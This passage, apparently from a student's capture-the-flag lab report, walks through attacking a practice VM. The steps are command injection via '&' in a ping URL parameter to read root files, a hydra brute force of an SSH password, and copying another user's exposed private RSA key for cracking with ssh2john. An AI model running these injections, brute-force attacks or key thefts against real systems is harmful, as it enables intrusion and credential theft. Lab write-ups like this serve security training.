
First, I list the content of his directory.



```
total 52
drwxr-xr-x 5 barbelo barbelo 4096 Dec  2 16:28 .
drwxr-xr-x 4 root    root   4096 Nov 25 15:01 ..
-rw----- 1 barbelo barbelo 2514 Nov 29 18:54 .bash_history
-rw-r--r-- 1 barbelo barbelo 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 barbelo barbelo 3771 Apr 17 2018 .bashrc
drwx----- 2 barbelo barbelo 4096 Apr 17 2018 .cache
-rw----- 1 barbelo barbelo 433 Nov 25 15:43 flag_barbelo.txt
-rw----- 1 root    barbelo 119 Apr 23 2018 .lesshst
drwxrwxr-x 2 barbelo barbelo 4096 Apr 23 2018 .nano
-rw----- 1 barbelo barbelo 304 Nov 25 15:27 pass.bak
-rw-r--r-- 1 barbelo barbelo 655 Apr 17 2018 .profile
drwxr-xr-x 2 barbelo barbelo 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 barbelo barbelo 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root    barbelo 538 Apr 23 2018 .viminfo
Usage: ping [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
```

Figure 17. Output of /home/Barbelo

Figure 17 shows the content of Barbelo's directory. This time, I can see three interesting items. Those are the flag file obviously, but also the `pass.bak` file and the `.ssh` directory. The two latter aren't necessarily useful for this attack vector since I already have root access, but it leaves me with an idea on what some other attack vectors could be. Back to my objective, I need to display Barbelo's flag. This can be done the same way as with Sophia's flag.




```
Usage: ping [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
      ===
      \_\_/
      |   \
      |   //
      \_/
      \_/
      (   (   .___.'
      (   .___.')--'
      HB .___.)--

From the Source where all things flow,
Eternal light, sweet Barbelo.
The womb of life, the cosmic seed,
The boundless love that souls still need.

Congradulations from Dr. Hussein Bakri on obtaining the Barbelo flag. The flag is:
flag{c92189b354838fc6838a0c422b10af28}
```

Figure 18. Output of flag_barbelo.txt

Figure 18 shows Barbelo's flag. It is found in the same fashion as Sophia's flag. Now, I move on to the root flag. This flag is usually found in the /root directory.



The screenshot shows a terminal window on a Kali Linux system. The URL in the address bar is 192.168.107.149:8000/ping?host=%26+ls+-la+..%2F..%2F..%2F..%2F..%2Froot. The terminal output shows the usage of the ping command and a detailed listing of files in the root directory:

```
Usage: ping [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
total 32
drwx----- 4 root root 4096 Nov 25 15:38 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
-rw----- 1 root root 3851 Nov 29 18:54 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Nov 25 13:46 .cache
-rw----- 1 root root 2121 Nov 25 13:52 flag.txt
drwxr-xr-x 2 root root 4096 Nov 25 16:56 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
```

Figure 19. Root Directory

Figure 19 shows the content of the root directory. I was able to display it by running & ls -la ../../../../../../root. Now, to display the root flag, I can run & cat ../../../../../../root(flag.txt).

```
← → C ⌂ 192.168.107.149:8000/ping?host=%26+cat..%2F.%2F.%2F.%2F.%2Froot%2Fflag.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[BAKRI]
```

Figure 20. Output of /root/flag.txt

[Figure 20](#) shows the root flag with a beautiful ASCII art and a spelling mistake in "Congratulations". Concerning this attack vector, there isn't much about besides injecting commands and abusing the fact that every command is being ran as root user.

4.2 Attack Vector 2: Port 22

This sub-section is about ssh, which is running on port 22. In order to ssh into the machine, I need to have a username and a password. From the `nmap` vulnerability scan, I was able to find two users, Barbelo and Sophia. However, that alone does not suffice since I also need their passwords. I needed to find some way to get the passwords. From the `nmap` scan, I know that there is a webserver running on port 80.




Figure 21. Port 80 Webserver

Figure 21 shows the frontpage of the webserver. At first glance, there isn't anything particularly useful, but I can inspect source to see if there are any interesting comments that could lead me somewhere.




Figure 22. Source Inspection

Figure 22 shows an interesting comment in the HTML source code. There is a comment that says "Check our development section, we have goodies, do not underestimate dir busting ". This comment suggests I use a directory buster such as nikto.

```
└─$ nikto -h http://192.168.107.149
 Nikto v2.5.0

+ Target IP:      192.168.107.149
+ Target Hostname: 192.168.107.149
+ Target Port:    80
+ Start Time:   2024-12-02 18:49:16 (GMT-5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: h
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: af, size: 627c2fa125642, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /development/: Directory indexing found.
+ /development/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:    2024-12-02 18:49:28 (GMT-5) (12 seconds)

+ 1 host(s) tested
```

Figure 23. nikto Scan

?? Figure 23 shows the output of nikto. It shows an interesting directory called /development. It's also mentioned in the HTML comment in Figure 22. The /icons/README file does not contain anything particularly useful. So, navigating to <http://192.168.107.149/development> I can see two text files.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	
development.txt	2024-11-25 16:07	598	
sophia.txt	2024-11-25 16:06	211	

Apache/2.4.18 (Ubuntu) Server at 192.168.107.149 Port 80

Figure 24. /development Directory

Figure 24 shows that the directory contains two text files.

```
2024-11-21: I've been experimenting with Struts, and it seems pretty impressive! I'm considering hosting it on this server. I haven't created any full web
applications yet, but I did test the provided example to see how it worksâ€”it's the REST version of the example. For now, I'm using version 2.5.12, as other
versions were causing issues. -barbelo
2024-11-22: SMB has been set up on the server. It is very wise to look in SMB right? -barbelo
2024-11-23: Apache is up and running. The content will be added later. I am not sure barbelo, I might have vulnerabilities in my code there -sophia
```

Figure 25. Content of development.txt

Figure 25 shows what seems to be developer notes. Barbelo says that he's experimenting with Struts, which is a framework to create Java web applications. He specifies the version he's using, 2.5.12. This will be used in another attack vector. Barbelo also talks about SMB being set up, but it's already covered in the Recon section of the report. Sophia notes that Apache is up and running, and that she might have vulnerabilities in the code. Figure 26 is a note from Barbelo telling Sophia that her password is easy to crack. This

```
From Barbelo to Sophia:  
I recently reviewed the entries in /etc/shadow to check for weak credentials and noticed that your hash was surprisingly easy to crack using common wordlists.  
Sophia what is the matter?
```

Figure 26. Content of sophia.txt

```
└$ hydra -l sophia 192.168.107.149 ssh -P /usr/share/wordlists/rockyou.txt -f -t 64  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding  
, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-02 19:08:33  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task  
[DATA] attacking ssh://192.168.107.149:22/  
[22][ssh] host: 192.168.107.149  login: sophia  password: nicole  
[STATUS] attack finished for 192.168.107.149 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 19:08:35
```

Figure 27. hydra Output

means that it can be easily bruteforced by a tool like `hydra`.

Figure 27 shows the output of `hydra`. Sophia's ssh password is `nicole`.

```
└$ ssh sophia@192.168.107.149  
sophia@192.168.107.149's password:  
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
283 packages can be updated.  
200 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Fri Nov 29 19:01:45 2024 from 192.168.107.148  
sophia@beta:~$ █
```

Figure 28. ssh into Sophia's Machine

Sophia's password, I was able to log into her account via ssh.

```
sophia@beta:~$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Nov 25 16:59 .
drwxr-xr-x 4 root root 4096 Nov 25 15:01 ..
-rw-r--r-- 1 root root 839 Nov 25 15:36 flag_sophia.txt
-rw-r--r-- 1 root root 873 Nov 25 16:59 flag_sophia.txt.save
-rw----- 1 root sophia 47 Apr 23 2018 .lessht
-rw----- 1 root sophia 511 Nov 25 15:23 .viminfo
sophia@beta:~$ cat flag_sophia.txt
      .----.
      / -=====)
      | / '(
      / / _/
      | | -(
      / \ \ \_/_|
      | \ \ \V\|/
      | ; ./ ; -
      |   \
      |
HB .-/ \ . . . .
```

Congratulations from Dr. Hussein Bakri on obtaining Sophia flag. The flag is
flag{2fdebeb1659dfe027f2c0ad11ea932ae}

In realms beyond where silence sings,
Sophia weeps, a tale she brings.
A spark of light, divine, she yearned,
For wisdom lost and truth discerned.

From Pleroma's heights, she fell below,
Through veils of chaos, her tears did flow.
Her quest for knowledge, a shining flame,
Yet through her fall, the shadows came.

Aeons mourned her fateful plight,
A splintered star in the cosmic night.
Her heart, a mirror of the All,
Reflected grace despite her fall.

Figure 29. Content of Sophia's Home Directory and Flag

```
sophia@beta:~$ cd /home
sophia@beta:/home$ cd barbelo
sophia@beta:/home/barbelo$ ls -la
total 52
drwxr-xr-x 5 barbelo barbelo 4096 Dec  2 16:28 .
drwxr-xr-x 4 root    root    4096 Nov 25 15:01 ..
-rw----- 1 barbelo barbelo 2514 Nov 29 18:54 .bash_history
-rw-r--r-- 1 barbelo barbelo 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 barbelo barbelo 3771 Apr 17 2018 .bashrc
drwx----- 2 barbelo barbelo 4096 Apr 17 2018 .cache
-rw----- 1 barbelo barbelo 433 Nov 25 15:43 flag_barbelo.txt
-rw----- 1 root    barbelo 119 Apr 23 2018 .lessht
drwxrwxr-x 2 barbelo barbelo 4096 Apr 23 2018 .nano
-rw----- 1 barbelo barbelo 304 Nov 25 15:27 pass.bak
-rw-r--r-- 1 barbelo barbelo 655 Apr 17 2018 .profile
drwxr-xr-x 2 barbelo barbelo 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 barbelo barbelo  0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root    barbelo 538 Apr 23 2018 .viminfo
sophia@beta:/home/barbelo$
```

Figure 30. Content of Barbelo's Directory From Sophia's User

Figure 29 is self explanatory, the flag was already found in the previous attack vector. Figure 30 shows some interesting stuff. The files I'm interested in, `flag_barbelo.txt` and `pass.bak`, are only readable by root or by Barbelo. However, there is one interesting directory that I am able to read: `.ssh`. Usually, this file contains private RSA keys and should not be accessible to anyone but the user that created them.

```
sophia@beta:/home/barbelo$ cd .ssh
sophia@beta:/home/barbelo/.ssh$ ls -la
total 20
drwxr-xr-x 2 barbelo barbelo 4096 Apr 23 2018 .
drwxr-xr-x 5 barbelo barbelo 4096 Dec  2 16:28 ..
-rw-rw-r-- 1 barbelo barbelo  771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 barbelo barbelo 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 barbelo barbelo  771 Apr 19 2018 id_rsa.pub
sophia@beta:/home/barbelo/.ssh$ █
```

Figure 31. Barbelo's `.ssh` from Sophia's Perspective

Figure 31 shows the permissions of the files inside the `.ssh` directory. The `id_rsa.pub` being readable is not an issue, since it's a public key in the asymmetric encryption scheme, however, the private key that is inside `id_rsa` being accessible by users other than Barbelo is an issue.

```
sophia@beta:/home/barbelo/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
```

Figure 32. Barbelo's Private ssh Key

The private RSA key in Figure 32 is encrypted with a passphrase, so it cannot be used as is in order to ssh into Barbelo's machine. I needed to find a way to decrypt it. Luckily, John The Ripper has a tool that can convert an encrypted ssh key into a crackable format, called `ssh2john`. In order to do that, I saved the ssh key into a file on my attack machine, and used `ssh2john`.



Figure 33. `ssh2john` — part 1 (top)

```
$ cat key.hash
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838d19402729c471837fbdb
e7eb172e8e9cd40ee52d959a3d72204241e005194e7813e99be5798d44e550ad51edcb5b68bcb2e46b60a7e3fc2e5bfe14c69db0d51be3cf1d
18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318fb7f510bae62e9fae40d2bf15f36d7d720400dfb74f9154e3d00454a049599cb4c4070df59b1
8efd252d702a21a5f941f79731a70840e5160870139695798d946e01686edc557b350263e279f971eee3784e07d3594b8669d25a656c26785046b05f44edf952
9dea4cef8193469485640909d9dbfd4f9d45abed8c6aca494a53674fb1e53bae5bcf02a6bacbea202bfc284db9d3aae446780aa8b431325949599c9ee32acb11
37dcdbbe61cd55587a1642e004e7da972d1b32a188accf9e595a173ab64f065bf8623530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958
d34570da834bd129482d4295768f014e3219d5d7c92d85a55f19c296954ca84oba6bbe697b8655c5f98c7b7441c2b8a03b569118ca8b14dc1a3f125857a1dab
94a1513137b6d4a68f9ezd856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbecc099ac86cc774ba4802a666bbffd21c114e7adb455858d4251fe118d99b9b
3607cc130329a44da2f261526951422440b7703827e53bd05177e1e82249455ae177157256a563b287e0b317b995a6e6716c4cf3e53a79d0db2a266ad41148de
21b2f305c5ba6d7e6cf9bf7978579c79632655e0745ala73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f0918ec2b25985440c9318bdcf
3b674cacbcea559f6d5a714e51d38df94e2960fe8f98d53865dd907a434859811764864ccb2a6e18215d03448645febf90ac06a073800822b78a101028a6cef927e
581705a1d76f943a1c31001620ec582667c78d1979cd37b5b983f301af78655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b4
a2da49c7a45567210f67f91588eab74b51a9c074916689f21e54ba077dcba95888e836ba7eb6223a70384c48c94c3b946971210a4
0a220eb980809ba5c5a3d54e08f6610765e1dc2d2da5cae7d96e77d852bd2a095a3cfa64bc5fbe6c79ea0dcfc6ae40be03238217213ab91a0873f8cbf9ed9b3d4
0dd0d0536365702a7452bf85301d84c4397621979cd37b5b983f301af78655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b4
08f1c52d888ca0378ba8ffcd224a125e5a0973c6997a6225e5100e600c22d3e24ebbc1e8b08ff256eb532d44f4bd298ba27a3522215db0c3b89d49f2277cfedd74
c3b59a1497936263826308f2e14cd363025aa7a5c39aa9a77b815d10ff6ac9a5d8bda4074513f0fad3b6df926da5a3c31f47479a8c271a60db493fe78cadce9
2f3debe1c05ef72f3f194a36d23bfa3b0d4f0b8704236d485be8d7d7fb15de79613568d58f113308e8a73c7b87ca11b7b53e63d37f055b5bb7e5f39982e7bbe
dea3aae16daa3b29cc8f9d853e97a1fb0c1a2e701e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9709697fe384b263c284ceb0336887e7d7a9e3c10d
```

Figure 34. Converting Private RSA Key to Crackable Format

Now, `john` should be able to crack the passphrase.




Figure 35. Cracked Passphrase

